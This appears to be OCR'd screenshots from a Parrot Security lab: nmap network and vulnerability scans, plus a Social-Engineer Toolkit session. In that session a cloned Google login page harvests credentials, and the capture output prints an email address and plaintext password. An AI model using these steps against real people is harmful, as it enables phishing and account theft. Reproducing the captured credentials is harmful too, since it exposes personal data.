Parrot

user's Home

README.license

password.txt

Trash

Parrot Terminal

File Edit View Search Terminal Help

```
Host is up (0.00079s latency).
MAC Address: 70:AE:D5:3A:AA:F1 (Apple)
Nmap scan report for 192.168.1.147
Host is up (0.067s latency).
MAC Address: 70:AE:D5:3E:A1:1E (Apple)
Nmap scan report for 192.168.1.148
Host is up (0.067s latency).
MAC Address: 70:AE:D5:3F:54:30 (Apple)
Nmap scan report for parrot (192.168.1.152)
Host is up (0.090s latency).
MAC Address: 70:AE:D5:40:63:59 (Apple)
Nmap scan report for parrot (192.168.1.164)
Host is up (0.067s latency).
MAC Address: 70:AE:D5:31:EA:0B (Apple)
Nmap scan report for 192.168.1.172
Host is up (0.12s latency).
MAC Address: 70:AE:D5:2F:9D:FA (Apple)
Nmap scan report for 192.168.1.173
Host is up (0.062s latency).
MAC Address: F2:EB:4B:90:03:F3 (Unknown)
Nmap scan report for DAEDMAC02 (192.168.1.210)
Host is up (0.11s latency).
MAC Address: 70:AE:D5:32:AF:FB (Apple)
Nmap scan report for DAEDMAC06 (192.168.1.216)
```

Parrot
user's Home
README.license
password.txt
Trash

Parrot Terminal

File Edit View Search Terminal Help


```
   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

Parrot
user's Home
README.license
password.txt
Trash

Parrot Terminal

File Edit View Search Terminal Help

```
 utilizes iframe replacements to make the highlighted URL link to appear legitim
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```


UTM File Edit View Window Help
Mon Apr 21 2:43 PM
Parrot Security
Parrot
user's Home
README.license
password.txt
Trash
Parrot Terminal
File Edit View Search Terminal Help
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>

Parrot Security

Parrot

user's Home

README.license

password.txt

Trash

Parrot Terminal

File Edit View Search Terminal Help

```
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.64.
2]:
```

Parrot Terminal

File Edit View Search Terminal Help

```
[*] Information will be displayed to you as it arrives below:
192.168.64.2 - - [21/Apr/2025 18:47:13] "GET / HTTP/1.1" 200 -
192.168.64.2 - - [21/Apr/2025 18:47:13] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW
9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=ballislife0@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Connecticut
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.64.2 - - [21/Apr/2025 18:51:02] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

About Advertising Business How Search works Privacy Terms Settings

Parrot

user's Home

README.license

password.txt

Trash

Parrot Terminal

File Edit View Search Terminal Help

```
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
Scantype v not supported

┌─[✗]─[root@parrot]─[/home/user]
└──╼ #sudo nmap -sV --script=vuln 192.168.1.238
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-22 16:26 UTC
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for DAEDMAC11 (192.168.1.238)
Host is up (0.017s latency).
All 1000 scanned ports on DAEDMAC11 (192.168.1.238) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 70:AE:D5:3A:61:49 (Apple)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.06 seconds
┌─[root@parrot]─[/home/user]
└──╼ #
```

Parrot

user's Home

README.license

password.txt

Trash

Parrot Terminal

File Edit View Search Terminal Help

```
Host is up (0.10s latency).
MAC Address: 70:AE:D5:38:46:7D (Apple)
Nmap scan report for 192.168.1.252
Host is up (0.12s latency).
MAC Address: A6:62:FC:CB:D4:12 (Unknown)
Nmap scan report for parrot (192.168.1.218)
Host is up.
Nmap done: 256 IP addresses (34 hosts up) scanned in 5.01 seconds
┌─[root@parrot]─[/home/user]
└──╼ #sudo nmap -p- 192.168.1.238
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-22 16:22 UTC
Nmap scan report for DESKTOP-EDMAC11 (192.168.1.238)
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE    SERVICE
6783/tcp  open     unknown
31933/tcp filtered unknown
MAC Address: 70:AE:D5:3A:61:49 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 160.72 seconds
┌─[root@parrot]─[/home/user]
└──╼ #sudo nmapc -sv --script=vuln 192.168.1.238
sudo: nmapc: command not found
┌─[✗]─[root@parrot]─[/home/user]
```

Parrot

user's Home

EADME.license

password.txt

Trash

File Edit View Search Terminal Help

```
[---]       Homepage: https://www.trustedsec.com       [---]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Parrot

user's Home

README.license

password.txt

Trash

Parrot Terminal

File Edit View Search Terminal Help

```
[---]       Homepage: https://www.trustedsec.com       [---]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```